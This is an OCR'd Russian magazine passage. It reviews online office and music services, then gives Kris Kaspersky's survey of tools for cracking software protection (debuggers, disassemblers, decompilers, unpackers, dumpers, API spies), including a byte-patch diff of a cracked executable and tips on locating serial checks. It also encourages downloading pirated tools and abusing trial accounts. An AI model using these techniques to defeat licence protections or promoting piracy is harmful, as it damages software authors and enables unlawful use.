
По долгу службы мне частенько приходится работать с Word'ом. Собственно, с самой программой проблем обычно нет. С учетом всеобщей любви к пиратам в нашей стране офисный пакет от Microsoft установлен повсеместно. Проблема состоит в том, что один и тот же файл я могу править сначала дома, потом — в дороге на ноутбуке, затем — в офисе и т.д. Возникают серьезные проблемы в синхронизации. А когда последнего варианта вдруг не оказывается под рукой, я могу невзначай выйти из состояния духовного равновесия. И тогда о какой творческой работе может идти речь? :)

В общем, решением всех этих бед является онлайновый сервис Writely (www.writely.com). Что это такое? Тот же самый Word со всеми сопутствующими возможностями, только в окне браузера. Хочешь разные стили — пожалуйста. Таблицы, гиперссылки внутри документа, автосохранение — нет проблем. Можно создать новый документ, открыть уже созданный или залить на сервер файл с локального компьютера (поддерживается doc, rtf). Экспорт во все популярные форматы, включая PDF, также реализован. Особенно хочу отметить функцию совместного редактирования (в том числе одновременного), которая ведет историю всех изменений. Ты всегда сможешь откатить любые правки и не боятся, что твой коллега или ты сам где-то напортачите. Чуть меньшими возможностями по коллективной работе обладает Zoho Writer (www.zohowriter.com), но зато во всем остальном, включая интерфейс, максимально приближен к Word'у. От тех же разработчиков доступны проекты для создания презентаций — Zoho Show (www.zohoshow.com) и электронных таблиц — Zoho Sheet (www.zohosheet.com). Прикольно, что электронные таблицы мало чем отличаются от Excel'евских: сервис даже предлагает использовать те же названия функций (а их более 300) и похожий мастер для создания диаграмм и графиков. Вот так.

Аналоги: FCKeditor (www.fckeditor.net), gOFFICE (www.goffice.com), Google Spreadsheets (spreadsheets.google.com).

Музыка

В любой системе, безусловно, установлен музыкальный проигрыватель. С горем пополам музыку можно слушать даже через стандартный плеер в винде, но на чужом компьютере и это не выход. Ведь слушать-то нечего! Конечно, можно закачать пару композиций из сети, но, во-первых, эта идея довольно сомнительна в случае чужого компьютера (потратишь больше времени на скачку, нежели на работу), а во-вторых, не везде тебе их дадут скачать (вспомни о всевозможных фильтрах и ограничениях, накладываемых админами). Выход из этой ситуации один, но зато какой! Мгновенный доступ к любимой музыке ты в одночасье получишь, набрав в адресной строке браузера www.pandora.com. Этот фантастический сервис позволяет создавать свои собственные радиостанции, соответствующие личным вкусам и предпочтениям. От тебя требуется лишь ввести имена испол-



› Онлайн-клиент meebo позволяет общаться сразу в нескольких сетях

нителей или песни, которые тебе по душе — и тут же услышишь желаемую музыку из своих колонок. Причем это не обязательно будет конкретно указанный исполнитель: Pandora умеет подбирать схожие музыкальные композиции и делает это на самом высоком уровне. А с учетом того, что пользователю доступна возможность посмотреть полную информацию о песне, ты «рискуешь» открыть для себя новые музыкальные горизонты. Чтобы получить возможность сохранять свои радиостанции, необходимо использовать личный аккаунт. Он платный, но первые 100 часов предоставляются абсолютно бесплатно. Надо ли говорить, что количество триальных регистраций никто не ограничивает.
Аналоги: last.fm.

Сервис для хранения файлов

Иметь при себе флешку с набором портируемых, то есть запускаемых без установки программ, очень удобно, но как быть, если в нужный момент ее не окажется под рукой? На этот случай в закромах интернета хорошо бы организовать надежное местечко, где разместить все необходимое, и в случае чего сразу к нему обращаться. Для этих целей сгодился бы любой бесплатный хостинг, но это жутко неудобно и неэстетично. Намного приятнее юзать сервисы типа Zoho Planner (www.zohoplanner.com), который лично для меня стал самым настоящим помощником. Дело в том, что это не просто место, где хранятся файлы, это нечто большее. Сюда ты можешь помещать любую информацию: маленькие заметки, документы и, конечно же, файлы. А благодаря тематическим меткам возможно даже катализировать их: в дальнейшем найти нужное будет очень просто. Лично я давным-давно залил туда весь необходимый софт и там же веду собственный список дел, избавившись от убогого текстового файла на флешке, которую без конца забываю. Впрочем, если ничего, кроме хранения файлов, тебе не нужно, рекомендую другой сервис — Omnidrive (www.omnidrive.com). Виртуальная реализация проводника Windows и список файлов, хранящихся на удаленном сервере, будут в этом случае уместнее.
Аналог: Openomy (http://openomy.com/).

Закладки

Океан информации в интернете — это хорошо, но только когда знаешь, что с ней делать и как ее найти. Сохранять интересные статьи на диск уже нет смысла: ты намного быстрее найдешь ту же страницу через Google. Но зато старая добрая система закладок до сих пор работает на ура. Жаль только, что у каждого браузера свой формат закладок, и уж конечно они не синхронизируются между разными компьютерами автоматически. В поиске решения этой проблемы изобретательный программист в 2003 году сделал сайт социальных закладок: http://del.icio.us/. Иначе говоря, услугу хранения закладок, доступных с любого компьютера, подключенного к интернету. Несмотря на то, что его проект до сих пор остается наиболее популярным, нам он не подходит по одной простой причине: у него слабая поддержка кириллицы. Мы будем использовать более продвинутый сервис — Blue Dot (bluedot.us). Все сохраненные закладки автоматически сопровождаются закэшированной копией, скриншотом и, кроме того, помечаются специальными тэгами. Таким образом, можно найти самые популярные и востребованные сайты по выбранной теме среди закладок всех пользователей. Да-да: ты не только сможешь организовывать свои собственные закладки, но и изучать чужие, а в них, поверь мне, много чего интересного.
Аналог: Rojo (http://www.rojo.com) будет не только хранить закладки, но и станет твоим онлайн-аггрегатором RSS-лент.

Виртуальная клавиатура


Отправившись путешествовать по Европе, мой хороший друг с удивлением обнаружил, что русских букв на клавиатуре там нет. И, что еще хуже, ему необходимо было написать официальное письмо в Россию, в котором использовать транслитерацию было ну совсем неуместно. Тогда я набрал необходимый текст за него, а заодно поделился хорошей ссылкой — www.gate2home.com. Это не что иное, как виртуальная клавиатура, позволяющая набирать текст на любом языке мира. Нужные буквы набираются с помощью мыши при помощи изображения клавиатуры на экране, поэтому, немного приноровившись, можно смело приступать к набору текста вслепую. Чем мой друг, собственно, и воспользовался, никогда больше не испытывая подобных проблем.
Аналог: http://Klava.RusWin.net.

Операционная система

Виртуальная ОС внутри окна браузера — это не просто мечта и даже не амбициозная задумка. Это реальность! Зайди на сайт www.youos.com, пройди полуминутную регистрацию и убедись в этом сам. Перед тобой — самый настоящий рабочий стол с перемещаемыми иконками, панелью задач, возможностью сменить wallpaper. Есть и аналог меню «Пуск», а в нем — все те же ярлыки, запускающие приложения для чтения RSS-лент и электронной почты, редактирования текстов, работы в аналоге юниксового шелла. Разработчики сделали платформу открытой, чтобы приложения могли разрабатывать другие энтузиасты. И таких оказалось немало: на свою виртуальную ОС можно установить 359 всевозможных программ (рейтинг наиболее популярных здесь: www.youos.com/html/devrankings.html). Причем не какой-нибудь там ненужной ерунды! Совсем нет. В списке доступных приложений есть добротный SSH-клиент, программа для обмена файлами с такими же пользователям YouOS, эмулятор MacOS X и никсов, HTML-редактор, mp3-проигрыватель, а также упомянутые ранее мессенджер meebo, ZohoWriter, Pandora и т.д. Все это неудивительно, поскольку на http://trac.youos.com/ доступна масса документации, пошаговых учебников и инструкций по созданию приложений. Остается только удивляться, насколько легко и удобно программировать под эту замечательную ОС. Думаю, в ближайшем будущем мы не будем заморачиваться по поводу миллиона новых умных, но мелких приложений, а будем наслаждаться крупными проектами, такими как YouOS. Ведь единожды настроив, ты сможешь юзать все инструменты разом и без каких-либо ограничений.

ТАБЛИЦА СОВМЕСТИМОСТИ

Сервис	Opera	IE	Firefox
Gmail	+	+	+
MindTerm Terminal	+	+	+
Net2ftp	+	+	+
Meebo	+	+	+
Writely		+	+
Продукты Zoho		+	+
Pandora	+	+	+
Gate2home	+	+	+
del.icio.us	+	+	+
YouOS		+	+



КРИС КАСПЕРСКИ

Чемоданчик хакера



ЧЕМ ВООБЩЕ ЛОМАЮТ ПРОГРАММЫ? ПРАВИЛЬНО, ГОЛОВОЙ И РУКАМИ, А ТОЛЬКО ПОТОМ СПЕЦИАЛЬНЫМИ ИНСТРУМЕНТАМИ. НО ПЕРВИЧНЫ ВСЕ-ТАКИ ВСПОМОГАТЕЛЬНЫЕ ПРИЛОЖЕНИЯ, ПОСКОЛЬКУ ИМЕННО ОНИ ФОРМИРУЮТ СОЗНАНИЕ, ПОЗВОЛЯЯ НАЧИНАЮЩЕМУ СДЕЛАТЬ СВОИ ПЕРВЫЕ ШАГИ В ДРЕМУЧЕМ ЛЕСУ МАШИННЫХ КОДОВ. ВОТ ТОЛЬКО ЭТИХ ПРИЛОЖЕНИЙ СЕЙЧАС НАСТОЛЬКО МНОГО, ЧТО НОВИЧОК, ПОПАВШИЙ НА ХАКЕРСКИЙ САЙТ, НАЧИНАЕТ ТЕРЯТЬСЯ: ЧТО НАДО КАЧАТЬ, А ЧТО НЕ НАДО. НИЧЕГО, МЫ ЭТО ИСПРАВИМ.

Начнем, как водится, с отладчика. Лучший отладчик всех времен и народов — это, конечно же, soft-ice, на котором выросло не одно поколение хакеров. Это интерактивная программа с развитым командным интерфейсом, представляющим собой компромисс между легкостью освоения и удобством использования. Другими словами, руководство читать обязательно. Никаких интуитивно-понятных менюшек в стиле Turbo-Debugger здесь не будет.

Изначально созданный фирмой NuMega, soft-ice был продан компании Compuware, долгое время распространяющей его в составе уродливого framework'а DriverStudio. 3 апреля 2006 по малопонятным причинам компания объявила о прекращении работы над продуктом, похоронив тем самым уникальнейший проект. Последняя версия DriverStudio 3.2 поддерживает всю линейку Windows, вплоть до Server 2003, а также архитектуру AMD x86-64. То есть лет на пять запаса прочности у soft-ice еще должно хватить, а там… мы что-нибудь придумаем.

Найти soft-ice можно на любом хакерском сайте или в Осле. Чтобы не качать всю судию целиком (это же без малого 200 метров), можно воспользоваться пакетом DeMoNiX'а (reversing.kulichki.net), содержащим в себе один лишь soft-ice, выдернутый из Driver Studio v2.7 build 562 и занимающий всего 2,27 Мб. Однако инсталлятор содержит ошибки, а старая версия не поддерживает новых веяний Microsoft (хотя замечательно идет под W2K — я вообще работаю с build'ом 334 и вполне им доволен).


Вместе с soft-ice желательно сразу же установить IceExt (sourceforge.net/projects/iceext) — неофициальное расширение, позволяющее скрывать отладчик от взора большинства защит, дампить память, задействовать кириллические кодировки 866/1251, приостанавливать потоки и делать множество других вещей (например, играть в тетрис). Удачно дополняет IceExt другое неофициальное расширения для soft-ice — IceDump (programmerstools.org/system/files?file=icedump6.026.zip).

Кстати, сам soft-ice замечательно работает под виртуальной машиной VM Ware. Для этого достаточно добавить в vmx-файл пару строк: paevm = TRUE и processor1.use = FALSE. Отмечены проблемы с многоядерными и HT-процессами (хотя и не у всех). Лечится путем отрубания всего этого хозяйства через добавление ключа /ONECPU в файл boot. ini.

Кроме soft-ice, существуют и другие отладчики, из которых хотелось бы отметить бесплатный Olly-Debugger (www.ollydbg.de). Это удобный инструмент прикладного уровня, ориентированный на хакерские нужды, поддерживающий механизм плагинов и собравший вокруг себя целое сообщество, написавшее множество замечательных расширений и дополнений, прячущих OllyDbg от глаз защит, автоматически определяющих оригинальную точку входа в упакованной программе, облегчающих снятие протекторов и т. д.

Неплохую коллекцию плагинов можно найти на wasm'е и на www.openrce.org, а также на нашем диске.

Самый свежий (и пока еще во многом экс-



Декомпилятор DeDe ломает HTTPProxy

периментальный) ядерный отладчик — это, бесспорно, SYSER (www.sysersoft.com), выпущенный нашими китайскими братьями и в настоящее время переживающий стадию активного развития и становления. Кроме него, довольно много народа использует Microsoft WinDeb, входящим в состав бесплатного набора Debugging Tools. Он вполне пригоден для взлома, только уж очень неудобен для тех, кто привык к черному экрану soft-ice.

Дизассемблеры

Существует всего лишь один дизассемблер, пригодный для профессиональной работы — IDA Pro (www.idapro.com), стоящий немереных денег, но, как и всякое другое добро, свободно валяющийся в Осле и на просторах инета. Эта уникальная штука перевариват огромное количество форматов файлов и множество типов процессоров, легко справляясь с байт-кодом виртуальных машин Java и.NET, поддерживает макросы, плагины и скрипты, содержит интегрированный отладчик, работает под MS-DOS, Windows, LINUX и обладает уникальной способностью распознавать имена стандартных библиотечных функций по их сигнатурам.

Самое главное в IDA Pro — это интерактивный дизассемблер, то есть инструмент, позволяющий работать с двоичным файлом, мыслить и творить, а не тупой автомат, заглатывающий хакаемую программу и выплевывающий «готовый» дизассемблированный листинг, в котором все неправильно.

В последних версиях IDA PRO сделаны определенные подвижки в сторону автоматической распаковки файлов и снятия обфускаторов. Внушительную коллекцию плагинов и скриптов можно найти как на официальном сайте, так и на www.openrce.org.

Конкурентам до IDA Pro еще расти и расти, прямо как до Луны. Тем не менее, народ активно качает бесплатный (ныне заброшенный) дизассемблер и отладчик в одном «флаконе» — WDasm: www.wasm.ru/baixado.php?mode=tool&id=178 — и, судя по всему, остается доволен, хотя взломать что-то серьезное с его помощью практически нереально.

Остальные дизассемблеры выглядят более убого, поэтому не будем их рассматривать, разве что отметим Hacker Disassembler Engine (patkov-site.narod.ru/lib. html), представляющий собой дизассемблер длин, распространяющийся в исходных текстах и предназначенный для встраивания в различные хакерские программы, занимающиеся перехватом функций, автоматической распаковкой, генерацией полиморфного кода и т. д.



Старый добрый hex-редактор hiew

Декомпиляторы

Декомпиляцией называется процесс получения исходного текста программы из двоичного файла. В полном объеме декомпиляция невозможна в принципе, поскольку компиляция — однонаправленный процесс, причем с потерей данных. Однако декомпиляторы все-таки существуют и со своей задачей достойно справляются.


Для программ, написанных на DELPHI и Borland Builder с использованием RTTI, возможно восстановить




Если IceExt откажется запускаться, скорректируй следующие ключи в данной ветви системного реестра: HKLM\SYSTEM\CurrentControlSet\Services\NTice: KDHeapSize (DWORD): 0x8000; KDStackSize (DWORD): 0x8000.

DANGER!


Все программы приведены для ознакомления. Используй их в чисто исследовательских целях, иначе рискуешь понести ответственность.



Весь хакерский чемоданчик ты традиционно найдешь на нашем DVD.



Внешний вид отладчика soft-ice



Выбираем жертву для API-шпиона Kerberos от Рустема Фасихова

исходную структуру классов, вплоть до имен функций-членов, а также реконструировать формы и «вычислить» адреса обработчиков каждого из элементов. Допустим, у нас имеется диалоговое окно «registration» с кнопкой «OK», и мы хотим знать, какая процедура считывает серийный номер и что с ним делает. Нет ничего проще! Берем бесплатный DeDe (programmerstools.org/node/120), декомпилируем программу — и вперед!

Для Visual Basic'a существуют свои декомпиляторы, лучшим из которых считается VB Decompiler от GPcH (www.vb-decompiler.org/index.php?p=Products). Другие бейсик-декомпиляторы — VB RezQ (www.vbrezq.com/), VBDE (programmerstools.org/node/129) и Spices.Decompiler(programmerstools.org/node/635) — будет также полезно положить в свой хакерский чемоданчик.

Большой интерес представляют декомпиляторы инсталляторов, поскольку многие проверки производятся как раз на стадии инсталляции. Самый популярный инсталлятор — Install Shield. И вот куча декомиляторов к нему (programmerstools.org): InstallShield X Unpacker, Windows Installshield Decompiler, InstallShield Decompiler и всякая мелочь типа isDcc.

Что же касается Java и платформы .NET, то с ними замечательно справляется IDA Pro, а если ее под рукой нет, то можно воспользоваться специализированными декомпиляторами, которые можно найти на сайтах www.cracklab.ru и www.wasm.ru вместе с декомпиляторами Fox Pro, Clipper'a и прочей экзотикой.

Hex-редакторы

Давным-давно hex-редакторы представлялисобой простые программы, умеющие всего лишь отображать двоичный файл в шестнадцатеричном виде и править байты по указанным адресам (кстати, вместо них часто использовался редактор диска Norton Disk Editor), но со временем они обросли дизассемблерами, ассемблерами, встроенными калькуляторами, функциями регулярного поиска, научились работать с блоками, понимать различные форматы файлов и даже расшифровывать/зашифровывать фрагменты кода/данных. В общем, эдакий швейцарский ножичек с шестнадцатью интструментами.


Наибольшую популярность завоевал HIEW (webhost.kemtel.ru/~sen). Вплоть до версии 6.11 (поддерживающей MZ/PE/NE/LE/ELF-форматы) он распространяется на бесплатной основе, а теперь за него просят денежку, которую я лично платить не хочу и продолжаю пользоваться своей любимой 6.04, в которой гораздо меньше багов.

Другой хороший редактор, по своим возможностям не только не уступающий hiew'у, но даже превосходящий его — это HTE (hte.sourceforge.net), распространяющийся в исходных кодах на бесплатной основе и, в отличие от hiew'a, позволяющий выбирать способ ассемблирования инструкции (если инструкция может быть ассемблирована более чем одним путем), а также поддерживающий мощную систему перекрестных ссылок, вплотную приближающей его к IDA Pro.

Западные хакеры во всю прутся от коммерческих WinHex'a (www.winhex.coml) и Hex Workshop'a (www.bpsoft.com). Чего они в них нашли — непонятно. Ни ассемблера, ни дизассемблера в нем нет, и навряд ли появятся в дальнейшем, зато есть калькулятор контрольных и хэш-сумм (типа CRC16, CRC32, MD5, SHA-1), что в некоторых случаях оказывается очень удобным.

Распаковщики

Все больше и больше программ распро-



SYSER за отладкой термоядерного драйвера

```
Microsoft Windows 2000 [Версия 5.00.2195]
(С) Корпорация Майкрософт, 1985-2000.

L:\ARTICLE\hacker\hack-toolz>fc /b demo.exe demo_hacked.exe
Сравнение файлов demo.exe и DEMO_HACKED.EXE
000010D4: 75 74
000010FE: F8 90
000010FF: 22 90
00001100: 0A 90
00001101: 00 90
00001102: 00 90
```

› Поиск различий между оригинальной и хакнутой версией файла с помощью штатной утилиты FC.EXE

страняются в упакованном виде (или защищаются протекторами, что еще хуже), в результате чего их непосредственное дизассемблирование становится невозможным, а поскольку многие упаковщики/проекторы содержат антиотладочные приемы, то страдает и отладка.

Попытки создать универсальный распаковщик многократно предпринимались еще со времен MS-DOS и всякий раз проваливались, так как разработчики защит придумывали новую гадость. Тем не менее, в состав большинства хакерских инструментов (IDA Pro, OllyDbg) входят генетические распаковщики, справляющиеся с несложными защитами. Сложные же приходится распаковывать руками (тому, как это сделать, посвящено множество статей, которые легко найти в сети). Когда же один и тот же упаковщик встречается хакеру десятый раз кряду, он матерится и пишет автоматический/полуавтоматический распаковщик, чтобы облегчить себе работу. Коллекции таких распаковщиков собраны на www.exetools.com/unpackers. htm, programmerstools.org/taxonomy/term/16, www.woodmann.com/crackz/Packers.htm и других сайтах. Проблема состоит в том, что каждый такой распаковщик рассчитан на строго определенную версию упаковщика/протектора и с другими работать просто не может! Чем чаще обновляется упаковщик/протектор, тем сложнее найти подходящий распаковщик, поэтому лучше полагаться только на самого себя, распаковывая программу руками (и мы уже писали как).

Кстати, прежде чем искать распаковщик, неплохо бы для начала выяснить, чем же вообще защищена ломаемая программа? В этом поможет бесплатная утилита PEiD (peid.has.it), содержащая огромную базу сигнатур, хотя довольно часто ошибающаяся или дающая расплывчатый результат, но, тем не менее, это все-таки лучше, чем совсем ничего.

Дамперы


Снятие дампа с работающей программы — универсальный способ распаковки, убивающий практически все упаковщики и большую часть протекторов, правда, над полученным дампом еще предстоит как следует поработать, и я рекомендую использовать дамп лишь для дизассемблирования. Сдампленная программа может работать неустойчиво, периодически падая в самый ответственный момент. Но это ладно, это все лирика. Забьем на лирику и обратимся к практике. Самым первым (и самым неумелым) был ProcDump, затем появился Lord PE, учитывающий горький опыт своего предшественника и способный сохранять дамп даже в тех случаях, когда PE-заголовок умышленно искажен защитой, а доступ к некоторым страницам памяти отсутствует (атрибут PAGE_NOACCESS). Венцом эволюции стал PE-TOOLS, базовый комплект поставки которого можно найти практически на любом хакерском сервере, например, на WASM'е (www.wasm.ru/baixado. php? mode=tool&id=124) или на CrackLab'е (www.cracklab.ru/download.php?action=get&n=MTU1), а свежие обновления лежат на «родном» сайте проекта neox.iatp.by, кстати говоря, уже несколько раз поменявшим свой адрес (по непонятым причинам базовый пакет на нем отсутствует).

После снятия дампа необходимо, как минимум, восстановить таблицу импорта, а иногда еще и таблицу перемещаемых элементов вместе с секцией ресурсов. Импорт лучше всего восстанавливать знаменитым Import REConstructor'ом, который вместе с ReloX'ом, восстанавливающим таблицу перемещаемых элементов и минимально работающим генетическим распаковщиком можно найти там же, где и PE-TOOLS: wave.prohosting.com/mackt/main.htm. А вот здесь лежит коллекция программ для восстановления таблицы ресурсов: www.wasm.ru/baixado.php?mode=tool&id=156. Если же ни одна из них не справится со своей задачей, то, скорее всего, поможет бесплатный Resource Binder: www.setisoft.com/ru/redirect. php? dlid=89.

Редакторы ресурсов

Редактировать ресурсы приходится во многих случаях. Например, чтобы сменить текст диалогового окна, разблокировать элемент управления, перебить логотип и т. д. Формально редактор ресурсов входит в каждый Windows-компилятор, в том числе и в Microsoft Visual Studio, вот только после редактирования ресурсов файл зачастую

› Ныне не поддерживаемый, но по-прежнему популярный дизассемблер WDASM



Бесплатный отладчик OllyDBG вкупе с плагинами творит чудеса

становится неработоспособным! Это потому, что штатный редактор ресурсов к таким задачам неприспособлен!

Лучшим хакерским редактором был и остается коммерческий Restorator Resource Editor (www.bome.com/Restorator), который может практически все, что нужно, и даже чуточку больше. Из бесплатных утилит хотелось бы отметить XN Resource Editor (www.wilsonc.demon.co.uk/d10resourceeditor.htm), написанный на совсем не хакерском языке DELPHI и распространяющийся в исходных текстах, что позволяет наращивать функционал программы, затачивая ее под свои собственные нужды (если ты знаешь DELPHI, конечно).

Шпионы

В основном используется два типа шпионов: шпионы Windows-сообщений и API-шпионы. Первые следят за посылкой сообщений окнам и элементам управления, вторые — за вызовом API-функций, включая функции, экспортируемые динамическими библиотеками, поставляемыми вместе с программой. Шпионаж — лучшее (и наиболее дешевое в смысле усилий и времени) средство, позволяющее узнать, чем «дышит» защищенная программа.

Вполне достойный шпион сообщений входит в штатную поставку Microsoft Visual Studio и называется Spyxx.exe. Аналогичный по возможностям шпион, но только с открытыми исходными текстами, лежит на www.catch22.net/software/winspy.asp и совершенно бесплатен.

Лучшим из API-шпионов, на мой взгляд, является Kerberos от Рустема Фасихова (www.wasm.ru/baixado.php?mode=tool&id=313). Он взялся за клавиатуру тогда, когда остальные шпионы перестали его устраивать. Тем не менее, о вкусах не спорят, и многие пользуются APISpy32 (таким же бесплатным, как и Kerberos), который можно раздобыть на www.internals.com. Впрочем, любой нормальный отладчик, такой как soft-ice и OllyDbg, можно настроить так, чтобы он выполнял функции API-шпиона, причем действуя по избирательному шаблону, избавляющему нас от просмотра многокилометровых листингов, генерируемых Kerberos'ом и APISpy32.

Мониторы

Чтобы узнать, к каким файлам или ветвям реестра обращается подопытная программа, достаточно воспользоваться файловым монитором (или монитором реестра, соответственно). Оба они были написаны легендарным исследователем недр Windows Марком Руссиновичем и долгое время распространялись совершенно бесплатно через некоммерческий сайт www.sysinternals.com, однако в июне 2006 года Руссинович продался Microsoft, и хотя его утилиты обещают остаться бесплатными и впредь, скорее всего, они будут неоплачиваемыми только для легальных пользователей Windows, так что спеши качать.

Модификаторы

